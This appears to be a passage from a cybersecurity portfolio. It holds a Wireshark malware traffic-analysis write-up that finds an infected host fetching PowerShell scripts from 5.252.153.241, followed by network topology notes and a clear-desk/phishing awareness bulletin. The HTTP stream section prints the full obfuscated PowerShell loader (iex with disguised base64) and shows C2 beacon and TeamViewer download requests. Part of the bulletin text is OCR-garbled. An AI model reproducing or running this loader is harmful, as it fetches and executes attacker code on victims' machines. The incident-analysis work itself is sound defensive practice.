   5 0.014621  Intel_26:4a:74  Broadcast         ARP        60 Who has 10.1.17.2? Tell 10.1.17.215
   6 0.014622  Dell_7f:09:5d   Intel_26:4a:74    ARP        60 10.1.17.2 is at 00:24:e8:7f:09:5d
   7 0.014846  10.1.17.215     10.1.17.2         DNS       131 Standard query 0xbab6 SRV _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.bluemoontuesday.com
   8 0.015204  10.1.17.2       10.1.17.215       DNS       202 Standard query response 0xbab6 SRV _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.bluemoontuesd
   9 0.015595  10.1.17.215     224.0.0.252       LLMNR      75 Standard query 0xceec ANY DESKTOP-L8C5GSJ
  10 0.015596  10.1.17.215     10.1.17.2         DNS        95 Standard query 0x35d3 A win-gsh54qlw48d.bluemoontuesday.com
  11 0.016036  10.1.17.2       10.1.17.215       DNS       111 Standard query response 0x35d3 A win-gsh54qlw48d.bluemoontuesday.com A 10.1.17.2
  12 0.016284  10.1.17.215     10.1.17.2         DNS        95 Standard query 0x2b27 SOA DESKTOP-L8C5GSJ.bluemoontuesday.com
  13 0.016548  10.1.17.2       10.1.17.215       DNS       174 Standard query response 0x2b27 SOA DESKTOP-L8C5GSJ.bluemoontuesday.com SOA win-gsh54qlw48d.bluemoont
  14 0.016549  10.1.17.215     10.1.17.2         CLDAP     275 searchRequest(62) "<ROOT>" baseObject
  15 0.017018  10.1.17.2       10.1.17.215       CLDAP     250 searchResEntry(62) "<ROOT>" searchResDone(62) success  [1 result]
  16 0.017526  10.1.17.215     10.1.17.2         DNS       166 Dynamic update 0x4997 SOA bluemoontuesday.com CNAME AAAA A A 10.1.17.215
```

```
Frame 1: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits)
Ethernet II, Src: Intel_26:4a:74 (00:d0:b7:26:4a:74), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
User Datagram Protocol, Src Port: 68, Dst Port: 67
Dynamic Host Configuration Protocol (Discover)
```

```
0000  ff ff ff ff ff ff 00 d0  b7 26 4a 74 08 00 45 00   ········ ·&Jt··E·
0010  01 4a 06 d7 00 00 80 11  32 cd 00 00 00 00 ff ff   ·J······ 2·······
0020  ff ff 00 44 00 43 01 36  8f d4 01 01 06 00 91 28   ···D·C·6 ·······(
0030  7c 03 00 00 80 00 00 00  00 00 00 00 00 00 00 00   |······· ········
0040  00 00 00 00 00 00 00 d0  b7 26 4a 74 00 00 00 00   ········ ·&Jt····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0110  00 00 00 00 00 00 63 82  53 63 35 01 01 3d 07 01   ······c· Sc5··=··
0120  00 d0 b7 26 4a 74 32 04  0a 01 11 d7 0c 0f 44 45   ···&Jt2· ······DE
```

2025-01-22-traffic-analysis-exercise.pcap Packets: 39427 Profile: Default

2. IP Source Filtering



http.request && ip.addr == 10.1.17.0/24


```
No.  Time        Source        Destination      Protocol Length Info
   55 3.028629   10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
   62 3.308729   10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
   63 3.334093   10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
   65 3.999157   10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
  111 4.880969   10.1.17.215   23.220.102.9     HTTP      165 GET /connecttest.txt HTTP/1.1
  158 6.345920   10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
  159 6.371064   10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
  160 7.011059   10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
  173 10.018018  10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
  211 13.020372  10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
  349 16.033316  10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
  641 19.043836  10.1.17.215   239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
 5031 60.297799  10.1.17.215   5.252.153.241    HTTP      371 GET /api/file/get-file/264872 HTTP/1.1
 5063 62.145732  10.1.17.215   5.252.153.241    HTTP      144 GET /api/file/get-file/29842.ps1 HTTP/1.1
 5073 62.366091  10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7279 67.602135  10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7602 72.778372  10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7688 77.950821  10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7696 83.150518  10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7762 86.704060  10.1.17.215   199.232.214.172  HTTP      411 HEAD /filestreamingservice/files/2ed1297e-f6c9-4355-aec4-433ea371b116?P1=1737884967&P2=404&P3=2&P4=D
 7765 86.771540  10.1.17.215   199.232.214.172  HTTP      462 GET /filestreamingservice/files/2ed1297e-f6c9-4355-aec4-433ea371b116?P1=1737884967&P2=404&P3=2&P4=DQ
 7841 88.342574  10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7851 90.825252  10.1.17.215   199.232.214.172  HTTP      403 HEAD /filestreamingservice/files/2a0d597c-a09c-4400-be86-87596dd2e696?P1=1737884967&P2=404&P3=2&P4=W
 7854 90.887901  10.1.17.215   199.232.214.172  HTTP      454 GET /filestreamingservice/files/2a0d597c-a09c-4400-be86-87596dd2e696?P1=1737884967&P2=404&P3=2&P4=W7
 7864 93.533611  10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7878 98.724353  10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7888 103.914233 10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7907 109.104654 10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7972 114.301358 10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7979 119.552871 10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 7996 124.740329 10.1.17.215   5.252.153.241    HTTP      103 GET /1517096937 HTTP/1.1
 8002 124.998139 10.1.17.215   5.252.153.241    HTTP      121 GET /api/file/get-file/TeamViewer HTTP/1.1
12890 128.458764 10.1.17.215   5.252.153.241    HTTP      133 GET /api/file/get-file/Teamviewer_Resource_fr HTTP/1.1
13643 128.827817 10.1.17.215   5.252.153.241    HTTP      113 GET /api/file/get-file/TV HTTP/1.1
13671 128.984576 10.1.17.215   5.252.153.241    HTTP      118 GET /api/file/get-file/pas.ps1 HTTP/1.1
13677 129.210334 10.1.17.215   5.252.153.241    HTTP      176 GET /1517096937?k=message%20=%20startup%20shortcut%20created;%20%20status%20=%20success; HTTP/1.1
```

```
Frame 5063: 144 bytes on wire (1152 bits), 144 bytes captured (1152 bits)
Ethernet II, Src: Intel_26:4a:74 (00:d0:b7:26:4a:74), Dst: Cisco_c2:3a:46 (08:d0:9f:c2:3a:46)
Internet Protocol Version 4, Src: 10.1.17.215, Dst: 5.252.153.241
```

```
0000  08 d0 9f c2 3a 46 00 d0  b7 26 4a 74 08 00 45 00   ····:F·· ·&Jt··E·
0010  00 82 20 eb 40 00 80 06  1d c6 0a 01 11 d7 05 fc   ·· ·@··· ········
0020  99 f1 c3 e0 00 50 db f2  bd c2 de 29 cc 94 50 18   ·····P·· ···)··P·
```

2025-01-22-traffic-analysis-exercise.pcap Packets: 39427 · Displayed: 655 (1.7%) Profile: Default

3. PowerShell Script File Downloaded


Wireshark · Follow HTTP Stream (tcp.stream eq 61) · 2025-01-22-traffic-analysis-exercise.pcap
tcp.stream eq 61
ream eq X
ip.src
ip.dst
ip.addr
Entire conversation (5099 kB)
Show as
ASCII
No delta times
Stream
61
Find:
Case sensitive
Find Next
Profile: Default
2025-01-22-traffic-analysis-exer

```
No.   Time       Source
12875 128.450678 10.1.17.2
12876 128.450741 5.252.153
12877 128.450913 5.252.153
12878 128.450913 10.1.17.2
12879 128.450918 5.252.153
12880 128.451027 5.252.153
12881 128.451028 10.1.17.2
12882 128.451264 5.252.153
12883 128.451271 5.252.153
12884 128.451371 10.1.17.2
12885 128.454142 5.252.153
12886 128.454142 10.1.17.2
12887 128.454360 5.252.153
12888 128.456092 5.252.153
12889 128.456097 10.1.17.2
12890 128.458764 10.1.17.2
12897 128.628105 5.252.153
12898 128.628112 5.252.153
12899 128.628315 5.252.153
12900 128.628322 5.252.153
12901 128.628553 5.252.153
12902 128.628554 10.1.17.2
12903 128.628554 10.1.17.2
12904 128.628670 5.252.153
12905 128.628677 5.252.153
12906 128.628678 10.1.17.2
```

```
Frame 12888: 817 bytes on wir
Ethernet II, Src: Cisco_c2:3a
Internet Protocol Version 4,
Transmission Control Protocol
    Source Port: 80
    Destination Port: 50144
    [Stream index: 61]
    [Stream Packet Number: 4925
    [Conversation completeness
    [TCP Segment Len: 763]
    Sequence Number: 4388832
    Sequence Number (raw): 3731
```

```
GET /api/file/get-file/29842.ps1 HTTP/1.1
Host: 5.252.153.241
Connection: Keep-Alive


HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 16:38:22 GMT
ETag: W/"5e8-1948ee113a3"
Content-Type: application/octet-stream
Content-Length: 1512
Date: Wed, 22 Jan 2025 19:45:58 GMT
Connection: keep-alive
Keep-Alive: timeout=5

iex ([system.text.encoding]::UTF8.GetString([system.convert]::('F#r[o;m;B[a[s#e#6#4[S;t;r[i;n#g['.replace('#','').rep
lace(';','').replace('[',''))('J;G;Z;z>b;y;A}9;I}E;5;l;d;y>1;P}Y>m}p}l;Y;3>Q}g}L>U;N;v>b}S>A;i}U}2;N}y}a}X>B>0;a}W}5>
n>L;k>Z>p;b;G>V}T>e}X}N;0}Z>W}1}P;Y;m;p>l>Y}3;Q;i>C;i;R>T>Z>X>J}p>Y>W>x>O;d;W}1}i>Z}X>I;g}P;S;A}k}Z>n;N>v;L}k;d;l;d}E
}R}y>a;X;Z>l;K>C}J}j;O}l}w;i>K}S>5>T}Z;X>J}p>Y;W;x;O;d}W>1}i}Z;X}I}K>J;F}N;l}c>m;l;h;b}E}5>1;b}W;J}l>c;i>A;9>I}C;J>7}
M}D}p;Y}f}S}I}g>L>W;Y}g;J>F>N>l}c}m}l>h;b>E>5}1;b>W;J;l;c;g}o;k}U;2}V;y>a>W}F>s}T}n;V}t}Y}m;V;y}I}D;0;g>W}2>N;v>b}n>Z
>l;c>n>R>d;O>j;p}0;b>2>l}u>d;D}Y}0;K}C}R}T>Z>X}J>p>Y>W;x>O>d;W>1}i}Z;X;I}s}M}T}Y>p>C}i}R;z}Z;X}J}p;Y;W>w}g;P;S>A>k>U;
2>V>y}a;W>F>s}T;n;V}t}Y}m>V}y}C>i}R;p}c>C}A}9>I;C;d}o>d}H}R}w}O}i>8>v>N}S>4>y>N>T}I>u;M}T;U;z>L;j;I}0;M}S>8;n}C}i>R;1
>c>m}w>g;P}S;A;k}a;X>A}r;J}H}N>l}c;m>l;h}b>A>o>k}c}y>A}9;I}E;5>l;d;y}1>P>Y>m;p}l>Y}3}Q}g;U;3;l;z>d>G;V}t}L}k;5}l>d>C;
5>X}Z>W;J}D}b}G;l}l;b}n;Q}K}d>2;h}p;b;G}U;g>K>C}R;0}c;n>V>l}K}S>B;7}C}i>A>g;I>C;B;0>c;n}k}g>e>w}o;g;I>C;A>g>I>C;A>g}I
>C;R>y;Z}X>N>1}b>H}Q>9}J>H;M}u;R;G>9>3}b}m}x>v>Y}W>R}T}d}H}J}p}b}m}c}o>J>H}V}y;b;C;k;K}I>C>A>g>I;H;0;K>I;C}A}g}I;G}N}
h;d>G}N>o}I>H;s;K;I>C;A}g;I}C;A;g>I>C;B>T}d}G>F;y}d}C}1}T;b;G}V}l;c}C}A;t}c}y;A}1;C;i>A>g}I;C;A;g;I>C>A}g}Y;2}9>u>d}G
;l;u}d;W;U}K>I}C>A}g;I>H>0}K}I;C>A;g;I>E>l}u;d;m;9>r>Z;S}1;F>e}H;B;y}Z}X;N>z>a;W}9>u>I>C;R;y>Z>X;N;1}b}H;Q}K}I>C;A}g;
I;F}N}0}Y>X;J;0>L>V>N}s}Z}W}V>w}I}C;1>z>I}D;U;K>f;Q}o;=>'.replace('}','').replace(';','').replace('>',''))))
GET /1517096937 HTTP/1.1
Host: 5.252.153.241


HTTP/1.1 404 Not Found
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/plain; charset=utf-8
Content-Length: 9
```

94 client pkts, 94 server pkts, 187 turns.

```
in 12888]
bled in 12888]

in 12888]
bled in 12888]

in 12888]
bled in 12888]

in 12888]

bled in 12888]


in 13641]
bled in 13641]
in 13641]
bled in 13641]
in 13641]


bled in 13641]
in 13641]
```

```
00   ...&Jt.. ..:F..E.
01   .#..@... =.......
18   ...P...l .s....P.
43   ...... C lass 3 C
34   ode Sign ing 2004
99    CA..%.. .&..D.%.
00   gq...0.. .+......
03   ...0...* .H......
1c   1...+... ..7...0.
0c   ...+.... 7...1.0.
99   ...+.... 7...0#..
de   *.H..... .1......
```

3.

4.4 SCENARIO

The infected user likely:

- Searched for "Google Authenticator" online.
- Clicked a misleading link or ad leading to a spoofed or compromised site.
- Downloaded a .ps1 file — a PowerShell script — which executed malicious code.

4.5 SUMMARY OF FINDINGS


Key Finding	Details
Infected Client IP	10.1.17.215
Destination IP (malicious)	5.252.153.241
File Requested	29842.ps1
Protocol Used	HTTP GET
Indicator of Compromise	File path: /api/file/get-file/ and PowerShell script download
Risk Level	High – direct script download over HTTP from untrusted domain


4.6 CONCLUSION


The client 10.1.17.215 is confirmed as the infected machine. The user unknowingly downloaded a potentially malicious PowerShell script (29842.ps1) from a suspicious IP. This behavior aligns with a social engineering attack vector, likely initiated via deceptive online search results or ads.

5.0 NETWORK FUNDAMENTALS

Network Topologies Implementation, showcasing star, bus and hybrid types of network topologies for network implementation of a company's department. Using hybrid provide better efficiency in mitigating security attacks and role-based management control.








6.0 MULTIMEDIA

Experienced in various multimedia platforms ranging from working in a production crew to graphic, photo and video editors. As well as web applications mockups, wireframes and fidelities.

6.1 GRAPHIC DESIGNS AND AWARENESS BULLETINS



UNN Empowering Digital Society

Cyber Security Bulletin:

Clear Desk & Clear Screen

"Towards a Cyber Safe Digital Society" Vol. 45 | Apr 2023

What's in this issue?

- ☑ Clear Desk & Clear Screen
- ☑ Wbarcisit ivstbear Suteak for Office 365?
- ☑ Case Study
- ☑ BlearDesk & Clear Bhisb Alert Button
- ☑ Pros of implementing Clear Desk & Clear Screen Policy
- ☑ Cons of not implementing Clear Desk & Clear Screen Policy

New Message

To: Dear Colleagues,

Subject: Clear Desk and Clear Screen

Clear desk, clear mind, clear security.
Data breaches and cyberattacks are becoming increasingly common, Clear Desk and Clear Screen policies are more critical than ever. These policies help to protect sensitive information and prevent unauthorized access to confidential data. With more employees working remotely and accessing sensitive information from various locations, implementing these policies has become even more important.

What is Phish Alert Button?
What is Clear Desk & Clear Screen?

A Phish alert button is a feature that can be


Clear Desk and Clear Screen refer to security policies that require employees to ensure their workspace and computer screens are free from sensitive or confidential information when they are not in use.

Why is it important?

Clear Desk and Clear Screen policies are important to protect sensitive information, ensure adherence to compliance, promoting digital security, increasing productivity, and projecting a positive corporate image.

Clear Desk vs Clear Screen

Clear Desk		Clear Screen
1 A clear desk policy is primarily focused on physical security which applies to physical workspaces.	Scope	1 A clear screen policy is focused on information security which applies to computer screens.
2 Compliance with a clear desk policy is often easier to monitor, as it is easier to see whether a desk has been cleared or not.	Compliance	2 Compliance with a clear screen policy may be more difficult to monitor, as it may not be immediately apparent whether a computer screen has been locked or not.
3 A clear desk policy is aimed at preventing physical documents from being accessed or taken.	Risks	3 A clear screen policy is aimed at preventing unauthorized access to digital information.
4 Implementing a clear desk policy may require physical changes to the workspace, such as the addition of secure storage options.	Implementation	4 Implementing a clear screen policy may require software or hardware solutions to automate screen locking.



How does it work?

MEET KEITH

Keith is a dedicated employee at UNN. His role involves handling sensitive information and uses emails on a daily basis.

He regularly uses the Phish Alert Button to report suspicious emails.

One day, Keith received an email that appeared to be from a colleague, asking for access to a sensitive database.

However, something about the email didn't seem quite right to Keith.


So, Keith decided to click on the UNN's Phish alert button in the Outlook to report the suspicious email and notifies his colleagues.

They were able to block the attacker and prevent any data from being compromised.

Thanks to Keith's quick thinking and attention to detail, the UNN's security team was able to investigate the email and confirm that it was, in fact, a Phish attempt.

- Threats Prevented ☑
- Awareness Improves ☑
- Protection Improves ☑

In the end, Keith's actions helped to reinforce a culture of security within the organization, and contributed to the ongoing effort to protect the UNN's systems and data from cyber threats.



UNN Empowering Digital Society

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"Towards a Cyber Safe Digital Society" Vol. 45 | Apr 2023

